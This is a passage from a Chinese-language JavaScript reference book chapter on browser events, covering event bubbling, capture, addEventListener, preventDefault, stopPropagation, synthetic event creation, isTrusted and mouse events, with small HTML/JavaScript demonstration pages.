


图 11-9 Internet Explorer 的事件冒泡示例

阻止冒泡

可以通过设置 `Event` 对象的 `cancelBubble` 属性, 停止事件沿着层次结构向上传播的过程。该属性默认为 `false`, 意味着一个处理程序结束该事件之后, 继续向上传递至层次结构中下一个包含对象。将 `cancelBubble` 属性设置为 `true`, 会在当前处理程序结束, 阻止事件进一步冒泡。例如, 在上面的例子中, 可以通过下面的修改, 阻止在 `` 标签之外获得该事件:

```
...<b onclick="gotClick('b');event.cancelBubble=true;">BOLD TEXT</b>...
```

尽管应当注意几个问题。首先, 并非所有事件都是可以取消的。其次, 应当指出从处理程序返回 `false`(或将 `event.returnValue` 设置为 `false`)会阻止事件的默认动作, 但是不会取消冒泡。冒泡行为稍后调用的处理程序仍有机会处理该事件, 并且返回的任何值(或将 `event.returnValue` 设置为任何值)都会“改写”前面的处理程序设置或返回的值。反过来, 取消冒泡不会影响事件的返回值。因为 `event` 的 `returnValue` 默认是 `true`, 所以如果希望阻止事件的默认动作, 就需要确保返回 `false` 或将 `returnValue` 设置为 `false`。

11.4.4 模拟事件传递

事件冒泡严格地通过层次中结构包含它们的对象。然而, 在之前支持 DOM 事件的浏览器中, 如 Internet Explorer 5.5~8, 提供了一种将事件重定向到另一个对象的基本方法。每个对象都具有一个 `fireEvent()` 方法, 该方法能够将事件传递到在其上调用事件的对象:

```
object.fireEvent("event to fire" [, eventObject]);
```

第一个参数是表示触发的处理程序的字符串, 如 `"onclick"`。可选的 `eventObject` 参数是 `Event` 对象, 可以从该对象创建新的 `Event` 对象。如果没有提供 `eventObject`, 就会创建一个全新的 `Event` 对象并进行初始化, 就好像事件真正是在目标对象上发生的一样。如果指定 `eventObject`, 则它的属性会被复制到新的 `Event` 对象中, 除了 `cancelBubble`、`returnValue`、`srcElement` 以及 `type`。这些值总是(相应地)被初始化为 `false`、`true`、在其上触发事件的元素, 以及 `fireEvent()` 第一个参数所给出的事件的类型。

这种方法的主要缺点是, 调用该方法会导致创建一个新的 `Event`, 因此在传递期间会丢失对原目标的引用(`event.srcElement`)。

下面的代码片段演示了该方法:

```
function handleClick() {  
    event.cancelBubble = true;  
    // Redirect event to the first image on the page  
    document.images[0].fireEvent("onclick", event);  
}
```

当作为 `click` 处理程序进行设置时, 前面的函数会将该事件重定向到页面中的第一幅图像。

记住在重定向到另外一个对象之前取消原事件; 如果没有这么做, 当将通过 `fireEvent()` 创建的新事件添加到事件队列中时, 原事件会继续在树层次结构中向上传递。只有原事件结束冒泡之后才会触发新事件。

11.4.5 事件创建

在基本事件模型中，可以通过直接调用事件处理程序模拟事件，以及通过调用诸如 `submit()` 以及 `focus()` 这类方法隐式创建一些“真正的”事件。Internet Explorer 5.5 为创建实际的 Event 对象提供了第一个方法。Internet Explorer 事件创建的语法如下所示：

```
var myEvent = document.createEventObject([eventObjectToClone]);
```

Document 对象的 `createEventObject()` 方法返回一个 Event 对象，如果存在 `eventObjectToClone`，则会复制 `eventObjectToClone`。可以设置新创建的 Event 对象的属性，并通过将其作为参数传递给 `fireEvent()`，导致在选择的对象上发生该事件。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Dispatching Events - IE</title>
<script>
function simulate() {
    for (var i=0; i < 5; i++) {
        var evt = document.createEventObject (window.event);
        evt.button = 1;
        evt.clientX = Math.floor(Math.random()*800);
        evt.clientY = Math.floor(Math.random()*600);
        document.body.fireEvent("onclick", evt);
    }
}
function createDiv(evt) {
    if (!evt)
        evt = window.event;

    if (evt.srcElement != document.getElementById("simulateBtn")) {
        var newDiv = document.createElement("div");
        newDiv.style.position = "absolute";
        newDiv.style.width = "25px";
        newDiv.style.height = "25px";
        newDiv.style.backgroundColor = "blue";
        newDiv.style.left = evt.clientX + "px";
        newDiv.style.top = evt.clientY + "px";
        document.body.appendChild(newDiv);
    }
}
window.onload = function()
    document.body.onclick = createDiv;
    document.getElementById("simulateBtn").onclick = simulate;
};
</script>
</head>
<body>
<h1>Dispatching Events IE</h1>
```

```
<form>
Click on page to create boxes or click on button to simulate the event.
<br>
<input type="button" id="simulateBtn" value="Simulate Clicks">
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch11/eventsIE.html>

至于为什么希望模拟事件, 刚开始看起来有些让人好奇。希望模拟事件的理由很多, 然而, 很快就会想到测试自动化。

注意:

Internet Explorer(特别是版本 5.5~8)提供了比在此介绍的与事件相关的更多特征。这些特征中的部分涉及专有的 Internet Explorer 事件处理程序。要学习更多内容, 请访问 <http://msdn.microsoft.com>。

11.5 DOM 事件模型

DOM2 事件模型规范(<http://www.w3.org/TR/DOM-Level-2-Events/>), 描述在类似树的结构(如 XHTML 文档的对象层次结构)中创建、捕获、处理, 以及取消事件的标准方式。它还描述了事件传播行为——即, 事件如何到达它的目标, 以及后来会发生什么动作。

DOM 对事件的处理方法, 调和了基本事件模型和来自专有模型的重要概念。这在本质上意味着, 基本事件模型可以完全像支持 DOM 事件的浏览器所建议的那样工作。此外, 在老式浏览器中能够进行的所有操作, 在 DOM 兼容的浏览器中都可以进行, 但是语法不同。今天大部分浏览器都支持这一模型, 尽管 Microsoft 直到 Internet Explorer 9 才支持 DOM 事件。

在支持 DOM 事件的浏览器中, 专有模型的杂交在事件如何传播方面是很明显的。事件从层次结构的顶部(Document 对象)开始它们的生命周期, 向下传递通过包含对象到达目标。这是所谓的捕获阶段(capture phase), 因为它模仿老式 Netscape 4 浏览器的行为。在下降期间, 可以由任何干涉对象预处理、处理或重定向事件。一旦事件到达其目标, 就执行处理程序, 然后事件继续返回层次结构的顶部。这是所谓的冒泡阶段(bubbling phase), 因为该阶段显然与 Internet Explorer 模型相关。

11.5.1 传统绑定的变化

在 DOM Level 2 事件中, 将事件处理程序绑定到元素最容易的方式是使用 HTML 特性, 如 onclick, 现在对此应当很熟悉了。对于支持 DOM 事件的浏览器, 当以这种方式绑定事件时没有什么变化, 除了只保证支持 HTML 标准中的事件(尽管有些浏览器支持更多的事件)。

因为在 DOM2 中, 没有为事件处理程序特性文本中的脚本访问 Event 对象提供官方方法, 因此首选的绑定技术是使用 JavaScript。使用与基本事件模型相同的语法:

```
<p id="myElement">Click on me</p>
<p>Not on me</p>
```

```

<script>
function handleClick(e) {
    alert("Got a click: " + e);
    // Old Internet Explorer browsers will show undefined, as they are not DOM
    event compliant
}
document.getElementById("myElement").onclick = handleClick;
</script>

```

注意，在这个例子中，处理程序接受一个参数。DOM2 浏览器向处理程序传递一个包含有关该事件额外信息的 Event 对象。该参数可以使用任意名称，但是通常使用 *event*、*e* 以及 *evt*。下一节会详细讨论该 Event 对象。

11.5.2 addEventListener()和 removeEventListener()

也可以使用 DOM2 引入的 `addEventListener()` 方法在页面中利用事件处理程序。有三条原因让你可能希望使用该函数，而不是直接设置对象的事件处理程序属性。第一条原因是可以为相同的事件将多个处理程序绑定到一个元素上。如果以这种方式绑定处理程序，当指定的事件发生时会调用每个处理程序，尽管调用它们的顺序是随机的。第二条原因是使用 `addEventListener()` 可以在捕获阶段(当事件“向下滴入”到其目标时)处理事件。绑定到事件处理程序特性(如 `onclick` 和 `onsubmit`)的事件处理程序，只能在冒泡阶段调用。第三条原因是使用这个方法可以将处理程序绑定到文本节点，而在 DOM2 之前不可能完成该任务。

`addEventListener()` 方法的语法为：

```
object.addEventListener(event, handler, capturePhase);
```

其中：

- *object* 是将侦听程序绑定到其上的节点。
- *event* 是指示要侦听的事件的字符串。
- *handler* 是当事件发生时应当调用的函数。
- *capturePhase* 是指示应当在捕获阶段(`true`)还是在冒泡阶段(`false`)调用处理程序的布尔值。

例如，对于 id 为 *myText* 的段落，为了将函数 `changeColor()` 注册为捕获阶段的 `mouseover` 处理程序，可以编写以下代码：

```
document.getElementById("myText").addEventListener("mouseover",
changeColor, true);
```

为了添加冒泡阶段处理程序，简单地将最后一个值修改为 `false`：

```
document.getElementById("myText").addEventListener("mouseover",
swapImage, false);
```

下面是一个简单的例子：

```

<!DOCTYPE html>
<html>
<head>

```

```
<meta charset="utf-8">
<title>addEventListener</title>
</head>
<body>
<p id="p1">Click this test paragraph.</p>
<script>

var el = document.getElementById("p1");
el.addEventListener("click", function () { alert("Click Event #1"); }, false);
el.addEventListener("click", function () { alert("Click Event #2"); }, false);
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch11/addeventlistener.html>

通过添加事件时所使用的相同参数,使用 `removeEventListener()` 移除处理程序。因此,为了移除上面例子中的第一个处理程序(但是保留第二个),应当执行以下代码:

```
document.getElementById("myText").removeEventListener("mouseover",
changeColor, true);
```

下面是使用 DOM 方法添加和移除事件的一个简单例子:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>removeEventListener</title>
</head>
<body>
<p id="p1">Click this test paragraph</p>

<form>
  <input type="button" id="addBtn" value="Add Event Listener">
  <input type="button" id="removeBtn" value="Remove Event Listener">
</form>

<script>
function clickHandler() {
  alert("Click Event Received");
}

function add() {
  var el = document.getElementById("p1");
  el.addEventListener("click", clickHandler, false);
}

function remove() {
  var el = document.getElementById("p1");
```

```

    el.removeEventListener("click", clickHandler, false);
}

document.getElementById("addBtn").addEventListener("click", add, false);
document.getElementById("removeBtn").addEventListener("click", remove, false);

</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/removeeventlistener.html>

11.5.3 事件对象

如前所述, 支持 DOM 事件的浏览器向处理程序传递一个 Event 对象作为参数。这个对象包含关于发生事件的额外信息, 实际上, 该对象与老式的专有模型的 Event 对象很相似。这个对象的确切属性依赖于发生的事件, 但是所有 Event 对象都具有在表 11-8 中所列出的只读属性。

表 11-8 Event 对象的属性

属 性	描 述
altKey	指示是否按下了 Alt 键的布尔值
bubbles	指示事件是否冒泡的布尔值
button	指示使用哪个鼠标按钮的数字值(通常左键是 0, 中键是 1, 右键是 2)
cancelable	指示事件是否可以取消的布尔值
charCode	对于可打印字符, 指示按下的键的 Unicode 值的数字值
clientX	事件发生点相对于浏览器中内容窗格的水平像素坐标
clientY	事件发生点相对于浏览器中内容窗格的垂直像素坐标
ctrlKey	指示当事件发生时是否按下了 Ctrl 键的布尔值
currentTarget	当前正在执行的处理程序所绑定的节点
defaultPrevented	指示是否在该事件上调用 preventDefault() 方法的布尔值
detail	指示单击鼠标按钮次数的详细信息
eventPhase	指示事件流的当前阶段的只读数字值(捕获阶段为 1, 到达目标为 2, 冒泡阶段为 3)。当检查该属性时不是使用数字值 1、2、3, 反而可以使用符号常量 Event.CAPTURING_PHASE、Event.AT_TARGET 以及 Event.BUBBLING_PHASE
isChar	指示按键事件是否产生一个字符的布尔值。该属性很有用, 有些键盘序列不产生字符, 如 Ctrl+Alt
isTrusted	指示事件是由用户代理(信任的)还是由脚本(不信任的)触发的 DOM3 布尔值
keyCode	对于非打印字符, 指示释放的键的 Unicode 值的数字值
metaKey	指示在事件发生期间是否按下了 Meta 键的布尔值

(续表)

属 性	描 述
pageX	事件发生点相对于页面的水平像素坐标
pageY	事件发生点相对于页面的垂直像素坐标
relatedTarget	与事件相关的另外一个节点的引用——例如, 对于 <code>mouseover</code> 事件, 该属性引用鼠标指针正要离开的节点, 而对于 <code>mouseout</code> 事件, 该属性引用鼠标指针正在其上移动的节点
screenX	事件发生点相对于整个屏幕的水平像素坐标
screenY	事件发生点相对于整个屏幕的垂直像素坐标
shiftKey	指示在事件发生期间是否按下了 Shift 键的布尔值
target	事件最初的调度目标节点; 换句话说, 事件最初在该节点上发生
timeStamp	以自从纪元所经历的毫秒指示创建事件的时间
type	指示事件类型的字符串, 如"click"
which	包含的数值指示按下的键的 Unicode 值。正常情况下, <code>charCode</code> 和 <code>keyCode</code> 会变成一个属性

下面给出了一个分析 DOM Event 对象的例子, 与本章前面的例子类似, 并且可以在线找到该例子:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Event Attributes</title>
<script>
function logEvent(e){
    var attributes = ["type", "srcElement", "currentTarget",
"clientX", "clientY", "offsetX", "offsetY", "screenX", "screenY",
"x", "y", "fromElement", "toElement", "keyCode", "altKey",
"ctrlKey", "shiftKey", "button", "which"];
    var str = "EVENT LOG<br>";
    for (var i=0; i < attributes.length; i++) {
        str += "e." + attributes[i] + " = " + e[attributes[i]] + "<br>";
    }
    document.getElementById("message").innerHTML = str;
}

window.addEventListener("load", function() {

    document.getElementById("txtArea").addEventListener("keyup", logEvent, false);
    document.getElementById("mouseOver").addEventListener("mouseover", logEvent, false);
    document.getElementById("mouseOver").addEventListener("mousemove", logEvent, false);
    document.getElementById("mouseOver").addEventListener("mouseout", logEvent, false);
    document.getElementById("btnClick").addEventListener("click", logEvent, false);
}, false);
</script>

```

```

</head>
<body>
<h1>Event Attributes</h1>
<div id="container">
<div id="message" style="float:right;background-color:yellow;"></div>
<form>
<textarea id="txtArea" rows="4" cols="40">
Type in here. Try using alt, shift, and ctrl.
</textarea>
<br><br>
<div id="mouseOver" style="width:400px;height:200px;background:green">
<span style="color:white;">Mouse over</span> and out of me.
</div>
<br>
<input id="btnClick" type="button" value="Click Me">
</form>
</div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/eventattributes.html>

11.5.4 阻止默认动作

与传统模型类似, DOM Level 2 通过从处理程序返回 `false`, 允许取消与事件关联的默认动作。它还为 `Event` 对象提供了 `preventDefault()` 方法。在事件生命周期的任何时候, 如果处理程序调用 `preventDefault()`, 都会取消该事件的默认动作。这一点非常重要: 如果在事件上曾经调用 `preventDefault()`, 则它的默认动作将被取消; 即使其他处理程序返回 `true`, 也不会导致继续执行默认动作。

下面的简单例子阻止单击事件从本来有效果的地方传播到文档中的其他地方:

```

<p>Try clicking <a href="http://www.javascriptref.com">this link</a>.</p>
<form action="http://www.javascriptref.com" method="get">
  <input type="submit" value="submit me">
</form>
<script>
function killClicks(event) {
  event.preventDefault();
}
// kill all default click actions!
document.addEventListener("click", killClicks, true);
</script>

```

如果之后希望了解是否已经调用了该方法, 可以检查是否为 `Event` 对象设置了 `defaultPrevented` 属性。你可能会好奇, 如果取消事件的默认动作是否会阻止事件继续传播。要知道, 这种方法并没有终止事件, 从而也不会取消事件在文档对象层次结构中的传播过程。考虑为树中所有元素都添加一个单击事件处理程序, 该处理程序输出接收单击事件的元素, 如下所示:

```
function showClick(event) {
    document.getElementById("output").innerHTML +=
        event.currentTarget.nodeName + " got a click<br>";
}

var els = document.getElementsByTagName("*");
for (var i = 0; i < els.length; i++) {
    els[i].addEventListener("click", showClick, false);
}
```

当单击链接时，通过 `killClicks()` 取消了其默认动作，但是正如在图 11-10 中所看到的，该事件仍然在树中传播：




图 11-10 事件在树中的传播

这个例子清晰地演示了，事件在文档对象层次结构中的传播与是否取消了事件的默认动作是无关的这一事实。

11.5.5 控制事件传播

如前所述，当设置侦听程序时可以控制事件流的方向。前面的例子向绑定的事件传递 `false` 值，因此事件是冒泡的，但是也可以通过使用 `true` 值，使事件沿另外一个方向传播：

```
els[i].addEventListener("click", showClick, true);
```

如果这么做，会看到事件的处理动作有些不同，从 `document` 对象向下传播到事件源(见图 11-11)。




图 11-11 事件沿不同的方向传播

尽管看起来很简单，但是因为 DOM 中节点的父子关系，在捕获阶段和冒泡阶段侦听事件可能有些棘手。只有当事件的目标节点位于以关联该侦听程序的节点为根的子树中时，才会为该事件调用处理程序。因为页面不同部分的包含关系经常会发生变化，所以许多程序员发现，在他们所知道的包含感兴趣对象的主要对象上捕获事件通常很方便，例如，在 Document 或 Form 层次捕获事件。

如果在 Event 对象生命周期中的任意一点，处理程序调用它的 stopPropagation() 方法，事件就会停止在文档对象层次结构中传播，并且在绑定到当前对象的所有处理程序执行完毕之后结束事件处理。即，当调用 stopPropagation() 时，只有那些绑定到当前对象的处理程序会继续调用。下面的简单例子演示了当事件从其链接向上冒泡时终止事件(运行结果见图 11-12)。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>stopPropagation()</title>
</head>
<body>
<p>Try clicking <a id="a1" href="http://www.javascriptref.com">this link</a>.</p>
<div id="output"></div>
<script>
function killClick(event) {
    event.preventDefault();
    event.stopPropagation();
}

document.getElementById("a1").addEventListener("click", killClick, false);

function showClick(event) {
    document.getElementById("output").innerHTML +=
        event.currentTarget.nodeName + " got a click<br>";
}
var els = document.getElementsByTagName("*");
for (var i = 0; i < els.length; i++) {
    els[i].addEventListener("click", showClick, false);
}
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch11/stoppropagation.html>




图 11-12 示例的运行结果

11.5.6 事件创建

DOM 事件规范允许用户使用 `document.createEvent()` 创建合成的事件。首先创建希望的事件类型，比如，与 HTML 相关的事件：

```
evt = document.createEvent("HTMLEvents");
```

然后，一旦创建了事件，为其传递与事件类型相关的各种特性。例如，在此传递“click”事件的类型，以及指示该事件是否“可以冒泡”与是否可以取消的布尔值：

```
evt.initEvent("click", "true", "true");
```

最后，查找文档中树的一个节点，并将事件分发给该节点：

```
currentNode.dispatchEvent(evt);
```

然后可以像所有其他事件一样触发和响应该事件了。下面这个简单例子演示了当翻转一个节点时，如何创建单击事件，然后将该单击事件分发给具有合适处理程序的节点：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>createEvent()</title>
<style>
#p2:hover {background-color: orange;}
</style>
</head>
<body>

<p id="p1" onclick="alert('First paragraph was clicked');">This is a paragraph.</p>
<p id="p2">Rollover this paragraph, it will create a click for the one above.</p>
<script>
document.getElementById("p2").addEventListener("mouseover", function () {
    var evt = document.createEvent("HTMLEvents");
    evt.initEvent("click", "true", "true");
    document.getElementById("p1").dispatchEvent(evt);
}, false);
</script>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch11/createevent.html>

注意:

版本9之前的 Internet Explorer 使用专有的事件创建语法；查看本章前面介绍该语法的一节。

在前面的例子中，事件是使用 `document.createEvent()` 函数初始化的。在 DOM4 核心规范中，引入了一种更自然的方法，使用构造函数语法创建事件。该构造函数接受两个参数。第一个参数是字符串，指示准备创建的事件的名称。第二个参数是对象，包含与事件相关的细节。这种方法改进了前面的语法，因为它不需要固定的参数顺序。在前面分发一个事件使用了三行代码，使用新语法只需要两行代码：

```
document.getElementById("p2").addEventListener("mouseover", function () {
    var evt = new Event("click", {bubbles:true,cancelable:true});
    document.getElementById("p1").dispatchEvent(evt);
}, false);
```

该代码的功能与前面相同。尽管有些浏览器很快实现了该功能，但是在撰写本书的该版本时并非所有浏览器都实现了该功能，因此在实现该功能之前确保检查浏览器是否支持。

在线：<http://javascriptref.com/3ed/ch11/createevent-constructor.html>

由于事件可能是由用户触发的，也可能是合成的，因此可能喜欢分辨这一区别。认为由浏览器或直接由用户动作生成的事件是可信的，并且其 `Event` 对象的 `isTrusted` 值为 `true`。合成事件由代码触发，通常是使用 `createEvent()`。因为它们由代码创建，这些事件可能是恶意代码的结果，所以它们的 `isTrusted` 值为 `false`。下面的这个简单例子演示了该属性的设置：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>isTrusted</title>
</head>
<body>

<form>
    <input type="button" value="Buy Something" id="buyBtn">
    <input type="button" value="Try to Buy with a Created Click" id="createBtn">
</form>

<script>
document.getElementById("buyBtn").addEventListener("click", function (e) {
    alert("They buy button was hit and isTrusted = " + e.isTrusted);
}, false);

document.getElementById("createBtn").addEventListener("click", function () {
    var evt = document.createEvent("MouseEvent");
```

```

    evt.initMouseEvent("click", true, true, window, 0, 0, 0, 0, 0,
    false, false, false, false, 0, null);
    document.getElementById("buyBtn").dispatchEvent(evt);
}, false);
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/istrusted.html>

当依靠该属性时应当非常谨慎。如果恶意 JavaScript 通过 XSS 漏洞或其他方案注入页面，它可以移除所有对 `isTrusted` 属性进行检查的脚本。最终，如果要达到 Web 应用程序的安全性，必须认为客户端是不可信赖的。

至此，可以继续并列创建的各种类型的事件了，但是实际上创建事件比较复杂，因为事件可能区别很大。由于语法的差异，在此进一步讨论各种事件是有意义的，包括可以如何以合成方式创建它们。

11.6 事件类型

本节将介绍大部分浏览器支持的各种事件。将尽可能提供特定于 DOM 的事件以及新兴事件，但是会避免过多地介绍那些濒临灭绝或纯理论的事件语法的细节。

11.6.1 鼠标事件

DOM 2 或 3 在 `MouseEvent` 接口中定义的鼠标事件，大部分来自 HTML 4 中的标准 DOM 模型，尽管为鼠标悬停添加了两个非冒泡事件(`mouseenter` 和 `mouseleave`)。表 11-9 列出了鼠标事件。

表 11-9 鼠标事件

事件类型	描述	冒泡	可取消
click	当单击某些内容时触发	Yes	Yes
dblclick	当成功地快速单击某些内容两次时触发	Yes	No
mousedown	当按下鼠标按钮时触发	Yes	Yes
mouseenter	当鼠标指针开始在某些元素上悬停时触发。注意，该事件不是冒泡事件	No	No
mouseleave	如果鼠标指针原来在有些元素上悬停，当离开时触发该事件。注意，该事件不是冒泡事件	No	No
mousemove	当移动鼠标指针时触发	Yes	No
mouseout	当鼠标指针离开在其上悬停的元素时触发	Yes	Yes
mouseover	当鼠标指针在某些元素上悬停时触发	Yes	Yes
mouseup	当释放鼠标按钮时触发	Yes	No

当发生鼠标事件时，浏览器会使用各种属性填充 Event 对象，包括描述屏幕位置(clientX、clientY、screenX、screenY)、哪个按钮被按下(button)以及按下次数的属性(detail)。下面的简单例子显示了鼠标事件的使用：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Mouse Events</title>
<style>
#output {height: 400px; width: 250px; background: yellow;
        position: absolute; right: 10px; top: 10px;}
span {background: orange;}
</style>
</head>
<body>
<h2>Mouse Events</h2>
<p id="p1">Click, double click and move mouse <span id="span1">over
things</span> to see events dispatched.</p>

<p id="p2">Move around this paragraph to see some move events.</p>

<p>Click <span id="span2">this</span> and <span id="span3">this</span>
to see mouseup and mousedown.</p>
<div id="output"></div>
<script>

function logEvent(e) {
    var attributes = ["type", "srcElement", "currentTarget", "detail",
"clientX", "clientY", "screenX", "screenY", "fromElement", "toElement",
"altKey", "ctrlKey", "shiftKey", "button"];

    var str = "EVENT LOG<hr>";
    for (var i=0; i < attributes.length; i++){
        str += "e." + attributes[i] + " = " + e[attributes[i]] + "<br>";
    }
    document.getElementById("output").innerHTML = str;
}

document.getElementById("p1").addEventListener("click", logEvent, true);
document.getElementById("p1").addEventListener("dblclick", logEvent, true);
document.getElementById("span1").addEventListener("mouseover", logEvent, true);
document.getElementById("span1").addEventListener("mouseout", logEvent, true);
document.getElementById("p2").addEventListener("mousemove", logEvent, true);
document.getElementById("span2").addEventListener("mousedown", logEvent, true);
document.getElementById("span3").addEventListener("mouseup", logEvent, false);

```

```

</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/mouseevents.html>

为了以合成方式创建鼠标事件, 可以使用如下所示的代码:

```
var evt = document.createEvent("MouseEvent");
```

然而, 因为鼠标事件包含许多方面, 初始化它们有点复杂。该方法的语法为:

```

initMouseEvent(type, bubbles, cancelable, view, detail, screenX,
screenY, clientX, clientY, ctrlKey, altKey, shiftKey, metaKey,
button, relatedTarget)

```

其中:

- *type* 是表示要创建的特定鼠标事件的字符串, 如"mouseout"、"mousemove"等。
- *bubbles* 是指示事件是否应当冒泡的布尔值。
- *cancelable* 是指示事件是否可以取消的布尔值。
- *view* 是事件的 `AbstractView`。在此应当传递 `Window` 对象。
- *detail* 指示按下了多少次鼠标按钮。
- *screenX* 是鼠标事件的水平屏幕位置。
- *screenY* 是鼠标事件的垂直屏幕位置。
- *clientX* 是事件相对于窗口的水平位置。
- *clientY* 是事件相对于窗口的垂直位置。
- *altKey* 是指示是否按下了 `Alt` 键的布尔值。
- *shiftKey* 是指示是否按下了 `Shift` 键的布尔值。
- *metaKey* 是指示是否按下了 `Meta` 键的布尔值。
- *button* 是指示使用的是哪个鼠标按钮的数值(左键为 0, 中键为 1, 右键为 2)。
- *relatedTarget* 是与事件相关的 `DOM` 节点引用; 例如, 对于 `mouseover` 事件, 该参数引用鼠标离开的节点。如果不使用, 则传递 `null`。

一旦创建了事件, 接下来的问题是使用 `dispatchEvent()` 分发事件。下面是一个简单的例子, 结果如图 11-13 所示, 该例子显示了如何分发 `click` 事件:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Create Mouse Events</title>
<script>
function simulate() {
    for (var i=0; i < 5; i++) {
        var evt = document.createEvent("MouseEvent");
        evt.initMouseEvent("click", true, true, window, 0, 0, 0,

```

```

Math.floor(Math.random()*800), Math.floor(Math.random()*600),
false, false, false, false, 0, null);
    document.body.dispatchEvent(evt);
}
}

function createDiv(evt) {
    if (!evt)
        evt = window.event;

    if (evt.target != document.getElementById("simulateBtn")) {
        var newDiv = document.createElement("div");
        newDiv.style.position = "absolute";
        newDiv.style.width = "25px";
        newDiv.style.height = "25px";
        newDiv.style.backgroundColor = "blue";
        newDiv.style.left = evt.clientX + "px";
        newDiv.style.top = evt.clientY + "px";
        document.body.appendChild(newDiv);
    }
}

window.addEventListener("load", function() {
    document.getElementById("simulateBtn").addEventListener("click", simulate,
true);
    document.body.addEventListener("click", createDiv, true);
}, true);

</script>
</head>
<body>
<h1>Create Mouse Events</h1>
<p>Click on page to create boxes or click the button to simulate 5 mouse clicks.</p>
<form>
<input type="button" id="simulateBtn" value="Simulate Clicks">
</form>
<div style="height: 1000px; width: 100%"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/createmouseevents.html>

